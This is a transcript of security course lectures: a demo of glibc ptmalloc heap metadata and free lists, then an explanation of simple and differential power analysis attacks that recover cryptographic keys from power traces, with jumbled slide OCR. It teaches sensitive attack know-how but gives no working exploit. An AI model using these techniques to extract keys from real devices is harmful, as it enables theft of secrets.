Now this particular code again it is not an attack or it does not actually show a vulnerability, but it is essentially used to tell you the some aspects about the internal workings of the heap allocator, there are various parts in this heap allocator.

(Refer Slide Time: 0:58)

The first thing we would do so what we will do is look at it one by one, we would break the program in various points like this and we will just run part of this program. So, what we do in this particular program is that we define character pointers 9 of them $a1$ to $a9$ and allocate 120 bytes for each of them and then simply just print the addresses for each of these 9 pointers.

So, this is nothing unusual about it, so we would make clean make and run t2. Okay, and one thing what we need to see is that these 9 pointers have been allocated different addresses. So note that each allocation request is for 120 bytes and if you actually take the difference between any two consecutive pointers, for example a_2 and a_1 , a_5 and a_4 or a_4 and a_3 you would see that the difference in these addresses is 128 bytes, the extra 8 bytes comes due to the presence of the metadata.

So, for example for the chunk of memory *a1* the metadata is present. So, for example *a2* which starts at 0804B490 the metadata which holds the size and other information starts at the location 8 bytes before this, similarly for all other pointers. The next we will see is a very important function known as the traverse heap function. So, what we are going to do is that we are going to traverse the heap and look at the various metadata contents present in the

heap. So, this function so before we go there, we can just put an exit here soon after traverse heap just to ensure that we get another partial output.

So, this particular traverse heat function takes a memory location. For example *a1* over here which incidentally is the first malloc chunk of memory and then it would obtain a pointer to the metadata for *a1* chunk which is at a location 8 bytes from where the pointer is actually obtained. So the metadata comprises of two important fields, one is the size which is of 31 bits starting from the most significant bit which is the 31st bit to the first bit and the *in use* bit which is of which is the 0th or the least significant bit. A value of 1 is *in use* while a value of 0 over here indicates that the previous chunk is free, the size of the chunk that has been allocated.

So, since we have requested for 120 bytes and there is an additional 8 bytes allocated for every malloc request, so what we would expect to see is that the size of this chunk is 128 bytes. So, this is a printf which then prints the various aspects it prints a pointer, it prints the size and it determines whether there is it is *in use* or not *in use*.

(Refer Slide Time: 4:42)

So, let us compile and run this program again and we see the internal details of the metadata. Now corresponding to each of these pointers which we have defined we get the location of the chunk. So, for example *a1* is at a location 0804B410 and the metadata corresponding to *a1* is at the location 0804B408. Now the size of this metadata as we have mentioned is 128 bytes, 120 bytes for the requested allocation and 8 bytes for the metadata, we also note that

previous *in use* flag is set to 1, so this indicates that the previous chunk of memory is not *in use*.

(Refer Slide Time: 5:46)

The next thing we do is we go one step further, we can disable this traverse heap remove the exit from here and notice that we have actually freed a couple of these pointers. So we in fact we have freed $a2$, $a4$, $a6$ and $a8$ and we then traverse the heap again and put the exit just after this new traverse and what we are going to see is the metadata present in the heap changed due to the free invocations that are done.

(Refer Slide Time: 6:16)

So we compile again we see that unlike previously where all the *in use* bits were set to 1, here because we have actually freed 4 pointers, 4 chunks of memory we have 4 of these previous *in use* bits set to 1. So, let us look at it a little bit more closely. So, the first thing to notice is that all of these pointers $a1$ to $a9$ are contiguous with $a1$ having the lowest address followed by $a2$, $a3$ and so on till $a9$.

So, when we have freed $a2$ the free allocation adds the chunk corresponding to this $a2$ pointer in a linked list and it marks then the *in use* bit in the next chunk as 0. So, corresponding to $a2$ over here for instance if you just follow these fields, we see that the next chunk of memory corresponding to $a3$ the *in use* bit is set to 0. So we do this check over here in these few lines, what we do is that we first determine if the next chunk that is present in the adjacent chunk that is present has its *in use* bit set to 0, if so then we print some details about the link list that *ptmalloc* maintains.

So, in this particular case the linked lists would be present at the locations chunk plus 2 and chunk plus 3 respectively. So, this memory contains has previous and next pointers to the next nodes in the linked list.

(Refer Slide Time: 8:07)

So, since we have deallocated or which since we have freed 4 chunks of memory $a2$, $a4$, $a6$ and $a8$ we have 4 nodes in the linked list. So, we could actually follow this particular linked list, we would start from here now this particular pointer `f7fb87b0` would actually point to some location within the heap management, so this would permit `ptmalloc` to identify the head of the linked list.

The next pointer is 0804B588 which essentially points to the next free chunk which is this and you look at this particular the next free chunk that is this free chunk we see the previous pointer pointing to this one the first chunk that is freed and the next pointer pointing to the next chunk. So, what we have seen over here is a doubly linked list we have this chunk, which is pointing to the second chunk, the second chunk points to the third chunk, third chunk points the four chunk and the other way also. Also, note that this is a circular linked list because the last freed chunk in the list also points to the same location as that of the first chunk that is f7fb87b0.

(Refer Slide Time: 10:00)

Now what we do again is that we would request for memory to be allocated again with this call to malloc and what we would see is that since the linked list is available and the link list is not empty. So, *ptmalloc* would in fact remove a free list chunk of memory present in this list and allocate this chunk of memory to this malloc request. So, what we will do is remove the exit from here and let the program run to completion and we would see how the metadata stored in the malloc changes.

So, this corresponds to the first traverse heap over here with 4 elements in the linked list of free memory chunks. Now with this allocation and other 120 bytes what *ptmalloc* has done is used one of these chunks which are in the free list and therefore our free list now just comes down to having just three memory chunks present. Also note that the memory that gets allocated corresponds to the recently freed *a2*. So, for example *a2* was pointing to this location 0804B490 and it was freed, and the new memory request was also given exactly the

same memory chunk therefore this new request and $a2$ point to the same chunk of memory,
thank you.


Information Security - 5 - Secure Systems Engineering
Professor Chester Rebeiro
Indian Institute of Technology, Madras
Power Analysis Attacks

Hello and welcome to this video lecture in the course for Secure Systems Engineering. In this video lecture we will talk about something known as Power Analysis Attacks. So the essential idea over here is that when a device is actually computing something based on some secret information, what the attacker would do is that the attacker would tap the power lines of that device and monitor the power consumed by that device, using this power consumption, the attacker then would be able to identify the secret information that is being processed by that system.

So, we will start off this video lecture with why this is such a problem and we would see a few techniques about how such a problem can be handled and finally we will look at some counter measures for power analysis attacks.

(Refer Slide Time: 1:12)

CMOS Technology




- Almost every digital device is built using CMOS technology.
- CMOS – complimentary metal oxide semiconductor

77

Just start out with some basic fundamentals about CMOS technology. Now every digital device that is being used today works on CMOS technology atleast. CMOS is a Complementary Metal Oxide Semiconductor technology and I would not say every, but I think most of the electronic devices work with the CMOS technology, CMOS would actually be used to actually build fundamental gates. Like for instance this gate over here uses a PMOS and an NMOS transistor coupled together to form an inverter.

(Refer Slide Time: 1:52)



78


So, we will see little more detail about what a CMOS inverter looks like. So, let us look a little more in detail about a CMOS inverter. So, this is the CMOS inverter, it comprises of two transistors T1 and T2 and a load capacitor C. So, when the input is at 0, the transistor T1 is ON and transistor T2 is OFF and as a result the capacitor gets charged through this Vdd thus we have the output which is 1.

On the other hand when we have an input which is set to 1, the transistor T2 turns ON, while transistor T1 would turn OFF, as a result this capacitor would then discharge through this transistor T2 leading to a output which is 0. So, as we see from this particular figure when there is a transition in input from 0 to 1, the output changes from 1 to 0 due to the charging and discharging of the capacitor.

(Refer Slide Time: 3:04)

Power Consumption of a CMOS Inverter

- Power is consumed when CL charges or discharges (i.e. there is a transition in the output from $0 \rightarrow 1$ or $1 \rightarrow 0$)
- Using an oscilloscope we can measure the power to determine when the inverter output changes state



79


Now if we actually look at the power consumed by the CMOS inverter, it would look something like this. So power is consumed every time the capacitor CL either charges or discharges. In other words, every time there is a transition in the output from 0 to 1 or 1 to 0, there is some power consumed by the device. So, for example over here we will look at the output of the inverter and what we see is that during this transition from 0 to 1 in this particular case there is some power that gets consumed.

Now if we are able to tap into the power lines of the device, we would be able to actually monitor the power consumed by the device using an oscilloscope, so the oscilloscope will give us the dynamic power consumption of the device.

(Refer Slide Time: 4:00)

Synchronous Digital Circuits

- Most electronic equipment use a clock as reference
- All state transitions are done with respect to this clock
 - Power consumption is therefore at clock edges



80

Now most electronic circuits are actually synchronous digital circuits, these circuits have a clock as input and most of the activity goes on when the clock transitions. So for example over here we have a clock which is sent to a particular device and we have actually showing two inputs data 0 and data 1. So, what we see is that every time the clock transitions, it is likely that the data 0 and data 1 may transition.

So, in this particular case we are considering the positive edge of the clock and we see that only on this positive edge it is likely that the data actually transitions. So, therefore when we actually look at the power consumed by this device, we would see that the power would be a function of the type of transitions that happen. So, for example over here we have data 0 and data 1 and both of them transition from 0 to 1 in this particular clock pulse and as you have seen in the previous slides during this transition there is a power that is consumed to charge and discharge the capacitor and therefore the total power consumed by the device is the sum of both these transitions.

So, we see a high peak in power consumed over here due to the charging of the capacitor in each of these cases. Now in this particular clock pulse when there is a transition from 0 to 1 in this particular clock pulse what we see is that there is no change in data 0 but data 1 transitions from 1 to 0 and as a result if we connect this to the transistors what we have seen in the previous slide, the capacitor would be discharged and the power consumed would be actually negative because of the discharging of the capacitor.


Similarly, in this particular transition we have data 0 which is moving from 0 to 1 and therefore the discharging of the capacitor shows up in the power consumption. Now over here again we have data 1 moving from 0 to 1 and the power is used to actually charge the capacitor. So, what we notice over here is that first the charging and the discharging of the capacitors which are present in the various gates present within the device shows up in the power consumed.

Secondly what we also see is that the amount of power consumed depends on the number of gates that are present. The amount of power consumed depends on the number of gates that are actually making the transition. For instance over here we have two gates making the 0 to 1 transition and therefore the power consumed is quite high because we have both the capacitors getting charged, while in this particular clock pulse we have just one of these lines going from 0 to 1 and therefore the power consumed is comparatively lesser.

(Refer Slide Time: 7:08)

Essence of Power Analysis

- We don't know what is happening inside the device, but we know the power consumption
- Can we deduce secret information from the power consumption



81

Now the essence of power consumption attacks is the following. An attacker assuming that he has a device in this position would not be able to look at individual transitions of every signal that is present within the device and therefore for him all of these intermediate transitions which we have seen in the previous slide is completely blacked out, what the attacker would have is possibly a source for the clock he would definitely be able to monitor the power consumed by the device, this is possibly because every device requires an external battery or power source for it to function.

So what the attacker could do is that he could actually connect an oscilloscope and tap out the power consumed by the device and therefore as the device is executing the attacker would be able to monitor the amount of power consumed by that device. The clock is an optional feature, it may or may not be possible for an attacker to always monitor the clock source for a device, every device would possibly have an external crystal oscillator which generates a clock and once this clock enters into the device there may be some operations on that particular clock source which multiply or divide that particular clock frequencies.

So, thus the clock source may not always be visible to an attacker, but definitely every device since it would require an external power source therefore an attacker would be able to monitor dynamically the power consumed by that device. The essential idea about a power analysis attack is for the attacker to monitor the power consumed by the device and then be able to predict some internal secrets which are present in the device, needless to say what is required is that the device is actually operating on that particular secret.

For example, a very popular application of power analysis attacks is on cryptographic ciphers and the assumption is that we have the attacker has in his position a device which is doing cryptographic operations, the key which is kept secret is stored within the device. Now every time an encryption or a decryption gets triggered, this key is read from the internal storage and used to actually do the corresponding encryption or the decryption.


The objective of the attacker is to monitor the power consumed by this device during the encryption or decryption process and then try to identify what the secret key is stored within the device is, so most of these power analysis attacks make the assumption that the attacker can actually manipulate or monitor the input messages that get encrypted or the output of that device for example the encrypted messages are visible to the attacker.

Thus, the major assumptions for a power analysis attack are the following, first the attacker has the device that he wants to actually attack so the attacker can actually power ON this device, he can monitor the various inputs or the outputs from that device and actually he is able to tap into the power lines and during the process of encryption and decryption the attacker should be able to monitor the amount of power consumed by that device using an oscilloscope.

(Refer Slide Time: 11:00)

The Types of Power Analysis

- SPA : Simple Power Analysis



- DPA : Differential Power Analysis

Requires more strategy and statistics to glean secret information

- Template based attacks

82

So there are various types of power analysis attacks ranging from very simple or the simple power analysis, two differential power analysis which is far more difficult and also far more difficult to protect and finally the template based attacks which is the most powerful form of power analysis attacks. Now in the simple power analysis it may not be always applicable to

every type of cryptographic cipher or every application that is running on digital device, but essentially makes use of certain attributes of the particular program.

(Refer Slide Time: 11:38)


Simple Power Analysis

Algorithm : SQUARE-AND-MULTIPLY(x, c, n)

```

 $z \leftarrow 1$ 
for  $i \leftarrow \ell - 1$  downto 0
     $z \leftarrow z^2 \bmod n$ 
    do {
        if  $c_i = 1$ 
            then  $z \leftarrow (z \times x) \bmod n$ 
    }
return ( $z$ )

```



83

So, let us look at simple power analysis, so let us say we have a device which is performing the following operation, the operation is called a square and multiply. It is a very common operation that is used for cryptographic ciphers like the RSA. So, what happens over here is that this particular algorithm which we assume is implemented in a device takes three parameters x, c and n typically the c is going to be secret and it is what the attacker wants to obtain.

So the algorithm what it does is that it first initializes Z to a value of 1 and then it has a loop i ranging from $l-1$ down to 0, where l , is the length of C that is the number of bits present in C , $l-1$ corresponds to the most significant bit of C , while C_0 corresponds to the least significant bit or the LSB. So in each iteration of this loop we see that there are two operations that are performed, first is a squaring on Z , where we have $(Z^2 \bmod n)$ that is performed and if C_i is equal to 1 that is if the i th bit in C in this particular iteration is set to 1, then we also have a multiplication and this goes on for every bit present in C .


Now consider that we have our device which is actually implementing this particular algorithm is in the hands of the attacker, the attacker let us assume has knowledge of x and n although in this particular case it is not very important, but what is important is that the attacker is able to power ON the device, he is able to force this algorithm to execute and he is able to monitor the power consumed by that particular device.

So, what we see is that depending on the value of C_i , that is the i th bit in C , the power would actually vary, if for instance the value of $C_i = 0$, then only this particular square operation is performed. On the other hand if we have a value of C_i to be equal to 1, then the square operation is followed by the multiplication operation, this difference between a value of C_i whether the value of C_i is 0 or 1 shows up in the power consumed by that device.

So, this is something of what the power actually looks like and what we clearly see from here is that certain regions have a distinctively different power profile compared to other regions. So, if attacker actually monitors this power consumed over time like this particular figure shown here, then attacker would simply be able to look at this power profile and be able to deduce what the secret values of C_i are. So, in this way the attacker could simply be able to obtain every bit of the secret C . So, for example over here he identifies that there is only a square operation that is performed and therefore the value of C should be 0.

On the other hand he sees that this region is a characteristic when 1 is obtained and therefore he would be able to deduce that this bit is 1 and so on, so in this way just by monitoring the power consumed the attacker would be able to read out the secret key through the power consumed by the device. Now this is obviously a very simple attack and over the years people have developed much more stronger ways to implement exactly this algorithm and thus simple power attacks like the one we discussed are not very applicable in modern day devices. The reason being is that most modern day cryptographic devices would not be using such algorithms where the leakage through the power is quite obvious.

(Refer Slide Time: 16:00)




Hypothetical Power Consumption

- CMOS circuits follow the Hamming weight and Hamming distance power models

- Hamming Distance Model**

- Consider transitions of register R

$(1011) \rightarrow (1101) \rightarrow (1001) \rightarrow (0010) \rightarrow (0011)$
#toggles 2 1 3 1



- Hamming Weight Model**

$(1011) \rightarrow (1101) \rightarrow (1001) \rightarrow (0010) \rightarrow (0011)$
#toggles 3 2 1 3

The Hamming weight model will work, when R is precharged to either 0 or 1

85

So, a much more powerful attack is known as a Differential Power Analysis attack, so the main concept over here unlike the simple power analysis attack is to collect a large number of power traces and then perform some kind of statistical analysis on these power traces from which we deduce the key. So, the basic idea of Differential Power Analysis attacks or DPA as it is commonly known as is that we have a particular device over here and the assumption is the attacker has this device and this device has a key which is present inside, so this secret key is what the attacker is interested to actually retrieve.

So, what the attacker does is firstly he builds a model of the device, the assumption here is that the attacker knows exactly what operations are going on within this device and the only thing that the attacker does not know is the secret key, the whole attack therefore is to be able to retrieve the secret key of this device. Now the attack goes as follows, first the attacker creates a model of this particular device and then also guesses the key and then he generates various input data and feeds the same input data to the device which is under test as well as to the model of that device.

So, to the device under test once he feeds the input data and forces that device to start computing on that input data, he measures the power consumed through an oscilloscope, side by side he uses the device model to obtain what is known as a Hypothetical Power consumption of that device. So note that this power consumption is obtained from an oscilloscope and it is the real power consumption when the actual secret key is being computed upon, so this power consumption is obtained by measuring instruments such as a digital oscilloscope, while on the other hand the power obtained from the model of the device

is obtained just by some calculations or just by some mathematical analysis. So, note that this power model is with a guessed key, this is with a key that the attacker actually guesses.

So now what he does, he has, these two power consumptions, the actual power consumption with the real key and the hypothetical power consumption with the guessed key. So, he performs a statistical analysis between these two and then compares the results. So, if the guessed key is indeed correct this statistical comparison would be able to identify if the guessed key is indeed correct or the key is wrong.

So, we will look at more in details about how this differential power analysis attack actually works. So, we will take a very small circuit to explain this particular scenario. The circuit that we will actually look, looks something like this way. So what we see over here is that we have a register R and some function F, now the output of this particular function is fed back to a multiplexer and then gets latched into this register, the input to this particular circuit is P.

To understand how differential power analysis attacks actually work, we will take a very small circuit as shown over here. So, this small circuit it takes as an input P and it takes a secret K and then operates on this secret in an iterative manner. For example, in the first clock pulse the input P is taken and it gets latched into this register, in the next clock pulse this value of P is fed into F, F you could think of as any kind of nonlinear function, so what F does is that it operates on the value of P and also the secret key K.

Now the output of F is fed back through this multiplexer and gets latched in this register. On subsequent clock cycles this register is then fed to F and there is an operation on F based on this register contents and the key and the results are fed back and stored to the register. Thus, what we see that this circuit would operate on in an iterative manner, the first iteration would be based on P, while all subsequent iterations are based on the result of the previous iteration. So, the output of F is C, we assume that the attacker does not know the value of C and he is trying to obtain the value of K.

So, as we discussed the first step in a differential power analysis attack is to create a model of the device. So there are two common ways by which this hypothetical power consumption model can be actually created and this is known as the hamming distance model and the hamming weight model respectively, so in the hamming weight model the model essentially looks at this register R and counts the number of 1s that are present in this register R.

So, for example let us say that the initial value of present in the register R is 1011, in the next transition that is in the next clock pulse we assume that the next value of R is 1101. In this case what we do is we simply count the number of 1s that are present, in this case there are three 1s present and we say that the hypothetical power consumed by the model is 3 in this particular clock pulse.

In the next clock pulse let us if we assume that R has a value of 1001 then the hypothetical power consumed is 2 and so on, so this is the hamming weight model. So, note that this is a hypothetical power consumed so the attacker is not actually finding out what the contents of the register is but he is just actually predicting what the contents of the register may be. The other model that is quite often followed in these kind of attacks is known as the hamming distance model.

So here we actually look at the number of bits that toggle from one clock pulse to another. So again we are looking at this register R and between two consecutive clock pulses we look at the number of bits that actually change. So, for example over here let us say that the initial value of R is 1011 and in the next clock pulse the register changes to the value of 1101. Thus, we see that there are two bits that get toggled, essentially this bit 0 has changed to 1 and this bit which is 1 has changed to 0 and we compute the hamming distance to be 2.


Similarly, if we consider these two consecutive clock pulses and let us say that the register R has changed to a value of 1001, we note that here there is only one bit that has been changed and therefore the hamming distance is 1. So in this way you see as this particular device is operating on in this iterative manner, we get a sequence of hypothetical powers that are consumed, this hypothetical power in the hamming distance model would be 2 1 3 1 and so on, in the hamming weight model this hypothetical power would be 3 2 1 3 and so on.

(Refer Slide Time: 23:52)

Hypothetical Power Consumption

- CMOS circuits follow the Hamming weight and Hamming distance power models
- Hamming Distance Model**
 - Consider transitions of register R
$$(1011) \rightarrow (1101) \rightarrow (1001) \rightarrow (0010) \rightarrow (0011)$$

#toggles 2 1 3 1
- Hamming Weight Model**




$$(1011) \rightarrow (1101) \rightarrow (1001) \rightarrow (0010) \rightarrow (0011)$$

#toggles 3 2 1 3

The Hamming weight model will work, when R is precharged to either 0 or 1

85

A Small Example



Device

P	K	C
0000	1010	1010
0001	1010	1011
0010	1010	1000
0011	1010	1001
0100	1010	1110
0101	1010	1111
...

Mallory has control of this device.

- She can monitor its power consumption
- She can feed inputs P
- She even knows what operations goes on inside.

The things she doesn't know is K and C

Her aim is to obtain the secret key K

86


So, now let us look at the differential power analysis attack. So what we are interested in is the first iteration that occurs, note that we had mentioned that in the first iteration we have P which is sent as an input which gets stored in the register and then this gets operated on by this function F. So, note that we also mentioned that this function F takes as input the key and provides some intermediate output which the attacker is not able to see.

So, to simplify this entire figure we just showed the input F and the secret key and the F operation and the corresponding intermediate value C. So, what the attacker could do is that he could create a guess of the secret key. So in this case we are assuming that P and K are of 4 bits and also C is a 4 bits and the attacker has actually guessed that the key value is 1010, so now what we are also assuming is that the attacker is able to choose or select plain text and

sent to this device and therefore he knows the value of plain text, side by side as this F function is being operated upon the attacker is able to monitor the power consumed by the device.

So an important assumption that we make over here is that the attacker knows the functionality of F but does not know K nor C, but since has guessed the value of K he can also compute C based on that guess, so this would be essentially guessed value of C. Since he knows the plain text P and he has guessed C, he can also compute the corresponding C value.

(Refer Slide Time: 25:44)




So, the attack goes like this, the attacker chooses a particular value of P and sends it to the device and while the device is computing on this P and K value, the attacker has monitored the power consumed. So, corresponding to the P value he gets a power traced which looks something like this. Now side by side he also makes a key guess, in this case it is 1111 and then based on the value of P and the key guess he computes what the intermediate value C would be and in the hamming weight model he then creates the hypothetical power consumed by the device.

So, we take that the hypothetical power is the number of 1s present in C, so since we are following the hamming weight model. So, we see here that there are four 1s so the hypothetical power in this case is 4. Now he repeats this for several more iterations, in each iteration he selects a P value feeds it to the device, gets a corresponding actual power consumed by the device and then for that guessed key which in this case is 1111 computes C

and obtains the hypothetical power consumed based on the hamming weight in this particular case.

(Refer Slide Time: 27:02)



88

The next step is compute a correlation between the actual power consumed that is this part and the hypothetical power, so note that corresponding to each row in this that is corresponding to each input P he would get one hypothetical power and one real power consumed. So, note that this is over time, while this is just a constant value. So, what the attacker does if that for each point in this real power consumption he correlates this with a hypothetical power. For example, he would compute the Pearson's correlation coefficient and therefore he would get a coefficient score, does what he would obtain is a sequence of correlation values corresponding to each point in this waveform.

So, this particular red line over here shows one particular correlation that has been done between these three points and this hypothetical power consumption, among the sequence of correlation values that he obtains, he only considers that which has the maximum correlation, so he considers only that particular point for example say this point which has the maximum correlation. So, note that this hypothetical power consumed was based on a key guess.

(Refer Slide Time: 28:16)

DPA : Mallory's DPA attack					
P	K _{guess}	C	Hypothetical Power	Real Power Measured	
0000	1111	1111	4		note that this is a waveform which changes w.r.t time
0001	1111	1110	3		
0010	1111	1101	3		
0011	1111	1100	2		
0100	1111	1011	3		
0101	1111	1010	2		
⋮	⋮	⋮	⋮	⋮	

Here is computed wrt to the guessed key i.e. $C = F(P, K_{\text{guess}})$

87

In this case if you look back, we had guessed the key as 1111 of course the attacker does not know what the actual key is, so he iterates to every possible value of K.

(Refer Slide Time: 28:28)

DPA : A small example					
P	K _{guess}	C	Hypothetical	Real	
			P	C	
0000	0000	0000			
0001	0001	0000	1101	1101	3
0010	0010	0001	1101	1100	2
0011	0010	0010	1101	1111	4
0100	0011	0011	1101	1110	3
0101	0100	0100	1101	1001	2
⋮	0101	⋮	1101	1000	1
⋮	⋮	⋮	⋮	⋮	


Find maximum correlation $\rho_{15}, \rho_{14}, \rho_{13}, \rho_{12}, \rho_{11}, \rho_{10}$

correlate

89

So, he would get something like this for every possible value of K he would be able to create a table like this corresponding to the same P value, a guessed K value, the real power consumed and the hypothetical power consumed. Since we are considering a 4 bit key, so there would be 16 such tables which would be obtained, for each of these key guesses he would compute the correlation coefficient and therefore he would be able to get 16 different correlation coefficients, he would then chose the one correlation coefficient which is the maximum.

(Refer Slide Time: 28:58)



